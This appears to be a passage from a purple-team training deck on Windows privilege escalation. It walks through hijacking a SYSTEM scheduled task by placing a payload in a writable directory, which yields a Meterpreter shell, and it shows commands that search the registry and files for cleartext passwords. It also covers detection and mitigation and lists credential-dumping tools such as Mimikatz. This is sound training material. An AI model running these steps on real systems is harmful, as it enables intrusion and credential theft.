
Active sessions
=====


| Id | Name | Type                                | Checkin? | Enc? | Local URI | Information                     |
|----|------|-------------------------------------|----------|------|-----------|---------------------------------|
| 1  |      | meterpreter x86/windows<br>.80.107) | 0s ago   | Y    | ?         | FOX\administrator @ FOX-PC-ZERO |


msf5 exploit(multi/handler) > 
```

LOCAL PRIVESC - SCHEDULED TASKS

- Scheduled tasks allow PC admins to automatically schedule & execute routine tasks on a chosen computer.
- They do this by setting specific criteria to initiate the tasks (triggers) and then executing the tasks when the criteria is met. They can be run at logon, at a specific time/date/week, when a system event occurs etc.
- Since they are a lot more flexible than AutoRuns, they often preferred by sysadmins to run routine programs/utilities such as daily backup scripts.



Reference – <https://docs.microsoft.com/en-us/windows/win32/taskschd/task-scheduler-start-page>

LOCAL PRIVESC - SCHEDULED TASKS

- Let's hunt for vulnerable scheduled tasks on our target user's PC.

```
schtasks /query
```

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> schtasks /query

Folder: \
TaskName          Next Run Time      Status
=====
GoogleUpdateTaskMachineCore    8/1/2019 12:42:23 PM  Ready
GoogleUpdateTaskMachineUA     7/31/2019 6:42:24 PM   Ready
1pe                         N/A           Running
MyTask2                     N/A           Could not start
npcapwatchdog                N/A           Ready

Folder: \Microsoft
TaskName          Next Run Time      Status
=====
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Office
TaskName          Next Run Time      Status
=====
Office 15 Subscription Heartbeat 8/1/2019 2:13:44 AM  Could not start
```

LOCAL PRIVESC - SCHEDULED TASKS

```
schtasks /query /tn TASK-NAME /fo List /v
```

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> schtasks /query /tn MyTask2 /fo List /v

Folder: \
HostName: FOX-PC-ZERO
TaskName: \MyTask2
Next Run Time: N/A
Status: Could not start
Logon Mode: Interactive/Background
Last Run Time: 7/31/2019 6:04:23 PM
Last Result: 2147021891

Author: SYSTEM
Task To Run: "C:\Missing Scheduled Binary\program.exe"
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
Run As User: SYSTEM
Delete Task If Not Rescheduled: Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: At logon time
Start Time: N/A
Start Date: N/A
End Date: N/A
Days: N/A
Months: N/A
Repeat: Every: N/A
```

LOCAL PRIVESC - SCHEDULED TASKS

- Check that we have write permissions on the missing binary's directory.

```
(get-acl -Path "C:\Missing Scheduled Binary\").access | ft  
IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto
```

```
Windows PowerShell  
PS C:\Users\miller\Desktop\PurpleHaze> ls "C:\Missing scheduled Binary\"  
PS C:\Users\miller\Desktop\PurpleHaze>  
PS C:\Users\miller\Desktop\PurpleHaze> (get-acl -Path "C:\Missing Scheduled Binary\").access | ft IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto  


| IdentityReference                | FileSystemRights            | AccessControlType | IsInherited | InheritanceFlags                |
|----------------------------------|-----------------------------|-------------------|-------------|---------------------------------|
| Everyone                         | FullControl                 | Allow             | False       | None                            |
| BUILTIN\Administrators           | FullControl                 | Allow             | True        | None                            |
| BUILTIN\Administrators           | 268435456                   | Allow             | True        | ContainerInherit, ObjectInherit |
| NT AUTHORITY\SYSTEM              | FullControl                 | Allow             | True        | None                            |
| NT AUTHORITY\SYSTEM              | 268435456                   | Allow             | True        | ContainerInherit, ObjectInherit |
| BUILTIN\Users                    | ReadAndExecute, Synchronize | Allow             | True        | ContainerInherit, ObjectInherit |
| NT AUTHORITY\Authenticated Users | Modify, Synchronize         | Allow             | True        | None                            |
| NT AUTHORITY\Authenticated Users | -536805376                  | Allow             | True        | ContainerInherit, ObjectInherit |

  
PS C:\Users\miller\Desktop\PurpleHaze>
```

LOCAL PRIVESC - SCHEDULED TASKS

- Replace the binary with our malicious payload:

```
copy program.exe "C:\Missing Scheduled Binary\"
```

```
ls "C:\Missing Scheduled Binary\"
```

The screenshot shows a Windows PowerShell window titled "Windows PowerShell". The command "copy program.exe "C:\Missing Scheduled Binary\"" is run, followed by "ls "C:\Missing Scheduled Binary\"" to list the contents of the directory. The output shows a file named "program.exe" with a length of 73802 bytes, which is highlighted with a red box. The full output is as follows:

```
PS C:\Users\miller\Desktop\PurpleHaze> copy program.exe "C:\Missing Scheduled Binary\"  
PS C:\Users\miller\Desktop\PurpleHaze>  
PS C:\Users\miller\Desktop\PurpleHaze> ls "C:\Missing Scheduled Binary\"  
  
Directory: C:\Missing Scheduled Binary  
  
Mode LastWriteTime Length Name  
---- ----- ----- ----  
-a--- 7/31/2019 4:40 PM 73802 program.exe  
  
PS C:\Users\miller\Desktop\PurpleHaze>
```

LOCAL PRIVESC - SCHEDULED TASKS

- Wait for a user to login and we get an elevated shell (NT AUTHORITY\SYSTEM).

```
msf5 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > sysu
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: 8cwh9zk) Staging x86 payload (18082
[*] Meterpreter session 6 opened (192.168.80.1:443 -> 192.168.80.107:49257) at 2019-07-31 18:13:40 +0300

msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > sysinfo
Computer       : FOX-PC-ZERO
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : FOX
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

LOCAL PRIVESC - CREDENTIALS IN FILES & REGISTRY

- Some legacy programs and misconfigured systems sometimes store cleartext credentials in files or the systems registry. Look for these credentials since they can sometimes belong to accounts with local administrator rights.

#Search for credentials in registry:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
```

```
reg query HKLM /f password /t REG_SZ /s
```

```
reg query HKCU /f password /t REG_SZ /s
```

#Search for credentials in files:

```
findstr /si password *.txt
```

```
findstr /si password *.csv
```

```
findstr /si password *.xml
```

```
findstr /si password *.ini
```

LOCAL PRIVESC - CREDENTIALS IN REGISTRY

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon
ReportBootOk      REG_SZ    1
Shell             REG_SZ    explorer.exe
PreCreateKnownFolders  REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
Userinit          REG_SZ    C:\Windows\system32\userinit.exe,
VMApplt           REG_SZ    SystemPropertiesPerformance.exe /pagefile
AutoRestartShell  REG_DWORD  0x1
Background        REG_SZ    0 0 0
CachedLogonsCount REG_SZ    10
DebugServerCommand REG_SZ    no
ForceUnlockLogon  REG_DWORD  0x0
LegalNoticeCaption REG_SZ
LegalNoticeText   REG_SZ
PasswordExpiryWarning REG_DWORD  0x5
PowerdownAfterShutdown REG_SZ    0
ShutdownWithoutLogon REG_SZ    0
WinStationsDisabled REG_SZ    0
DisableCAD        REG_DWORD  0x0
scremoveoption    REG_SZ    0
ShutdownFlags     REG_DWORD  0x27
AutoAdminLogon    REG_SZ    1
DefaultUserName   REG_SZ    user
DefaultPassword   REG_SZ    password321

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon\GPExtensions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon\AutoLogonChecked
PS C:\Users\miller\Desktop\PurpleHaze>
```

LOCAL PRIVESC - CREDENTIALS IN FILES

- Using PowerView to extract plaintext passwords from McAfee's SiteList.xml files.

Get-SiteListPassword

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> Get-SiteListPassword

EncPassword : MQCBNesmh4xsoov8E4KA/i9ukpwRoD3RDId9bU+InCJ/abAFPM9B3Q==
UserName     :
Path         : Products/CommonUpdater
Name         : McAfeeHttp
DecPassword  : CommonUpdater@McAfeeB2B.com
Enabled      : 1
DomainName   :
Server       : update.nai.com:80

EncPassword :
UserName     :
Path         : Software
Name         : ePO_S100-0009
DecPassword  :
Enabled      : 1
DomainName   :
Server       : 10.100.0.9:3080
```



RELATED MITRE TACTICS & TECHNIQUES:

- **Privilege Escalation** - <https://attack.mitre.org/tactics/TA0004/>
- **Exploitation for Privilege Escalation** -
<https://attack.mitre.org/techniques/T1068/>
- **File System Permissions Weakness** -
<https://attack.mitre.org/techniques/T1044/>
- **Scheduled Task** - <https://attack.mitre.org/techniques/T1053/>
- **Credentials in Files** - <https://attack.mitre.org/techniques/T1081/>
- **Credentials in Registry** - <https://attack.mitre.org/techniques/T1214/>

Hunting for Windows Privesc reference:

<https://www.slideshare.net/heirhabarov/hunting-for-privilege-escalation-in-windows-environment>

MITIGATION & DETECTION – PRIVESC EXPLOITS

- Decent patch management will stop majority of attackers from abusing publically available exploits.
- Remember to focus on patching both the operating system and installed programs.


```
Windows PowerShell
PS C:\Users\ocelot\Desktop\PurpleHaze> .\Watson.exe

v2.0
 @_RastaMouse
[*] OS Build Number: 17134
[*] Enumerating installed KBS...
[*] Finished. Found 0 vulnerabilities.

PS C:\Users\ocelot\Desktop\PurpleHaze>
```

MITIGATION & DETECTION - PRIVESC TOOLS

- If you've got command line and Powershell logging configured, you may be able to detect the use of privesc support tools before an attacker can do too much damage.
- No guarantees you'll catch them in time, but it doesn't hurt to try.



The screenshot shows a log viewer interface with the following details:

- Header: "100 Per Page ▾", "Format", "Preview ▾".
- Section: "Message ▾".
- Log entries:
 - ScriptBlock ID: 0a8f47f0-677d-40a5-babe-ba53e476aa0b
Path: C:\Users\miller\Desktop\PurpleHaze\PowerSploit\Privesc\PowerUp.ps1
 - Creating Scriptblock text (9 of 37):
Qdh9W/xUUYAAQjYboAwAA0wXcngAQdgODyP+L8IP4/3XKi8dfXl3Di/9Vi+xWVzP2agD/dQz/dQjoeB4AAIv4g8QMhf91JzkF3J4AEHYfVv8VFGAAEI2G6AMAAdSf3J4AEHYDg8j/i/CD+P91w4vHX15dw4v/VYvsVlcz
 - ScriptBlock ID: f6c6608c-34dc-44d7-adea-2ba303a417db
Path: C:\Users\miller\Desktop\PurpleHaze\PowerSploit\Privesc\PowerUp.ps1
 - Creating Scriptblock text (9 of 37):
less than 0
[IntPtr]\$NewThunkRef = [IntPtr]::Zero

MITIGATION & DETECTION - CONFIGURATION AUDIT

- Use tools like [AutoRuns](#) from the Sysinternals suite to audit any custom administrator tasks/configurations that can possibly be used to elevate privileges by attackers.
- Require all custom executables & scripts be placed in write-protected directories.

Autoruns [FOX\Administrator] - Sysinternals: www.sysinternals.com				
File Entry Options User Help				
Filter: []				
Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	7/14/2009 7:49 AM
<input checked="" type="checkbox"/> cmd				11/20/2010 12:46 PM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				
<input checked="" type="checkbox"/> VBoxTray	VirtualBox Guest Additions Tray Application	(Verified) Oracle Corporation	c:\windows\system32\vboxtray.exe	7/31/2019 4:33 PM
<input checked="" type="checkbox"/> VulnerableProgram	ApacheBench command line utility	(Not verified) Apache Software Foundation	c:\program files\autorunprogram\program.exe	8/14/2018 4:13 PM
<input checked="" type="checkbox"/> ApacheBench				3/30/2009 6:06 PM
HKLM\Software\Microsoft\Windows\Setup\Installed Components				
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	(Verified) Google LLC	c:\program files (x86)\google\chrome\application\75...	7/24/2019 5:08 PM
<input checked="" type="checkbox"/> Google Chrome				7/12/2019 8:00 AM


Autoruns [FOX\Administrator] - Sysinternals: www.sysinternals.com				
File Entry Options User Help				
Filter: []				
Autorun Entry	Description	Publisher	Image Path	
Task Scheduler				
<input checked="" type="checkbox"/> \GoogleUpdateTaskMachineCore	Google Installer	(Verified) Google Inc	c:\program files (x86)\google\update\googleupdate...	
<input checked="" type="checkbox"/> \GoogleUpdateTaskMachineUA	Google Installer	(Verified) Google Inc	c:\program files (x86)\google\update\googleupdate...	
<input checked="" type="checkbox"/> \lpe			c:\temp\lpe.bat	
<input checked="" type="checkbox"/> \MicrosoftOffice\Office 15 Subscription\Heartbeat				
<input checked="" type="checkbox"/> \MyTask2	ApacheBench command line utility	(Not verified) Apache Software Foundation	c:\missing scheduled binary\program.exe	
<input checked="" type="checkbox"/> \npcapwatchdog				c:\program files\npcap\checkstatus.bat

ATTACKER POST PRIVESC TIP

- Always run your initial host enumeration checks again once you've gained local admin rights.
 - You'll be able to access tons of information you couldn't have touched as a low integrity user.

4. CREDENTIAL DUMPING & ACCESS

CREDENTIAL DUMPING & ACCESS



The situation:

We now have local admin rights on our initially compromised user. Let's dump those passwords.



- **Mimikatz and friends:**
 - Mimikatz - <https://github.com/gentilkiwi> (C)
 - Invoke-Mimikatz -
<https://github.com/PowerShellMafia/PowerSploit/tree/master/Exfiltration> (Powershell)
 - SafetyKatz - <https://github.com/GhostPack/SafetyKatz> (C#)
- **SharpDump** - <https://github.com/GhostPack/SharpDump.git> (C#)
- **Procdump** – <https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>
- **SharpWeb** - <https://github.com/djhohnstein/SharpWeb> (C#)

- Mimikatz is a tool written in C that is frequently used to abuse Windows security and authentication.
- Its most common use is extracting plaintext passwords from Windows PCs, but it's capable of a lot more. Due to its popularity, it's been ported into various languages and included in numerous tools.



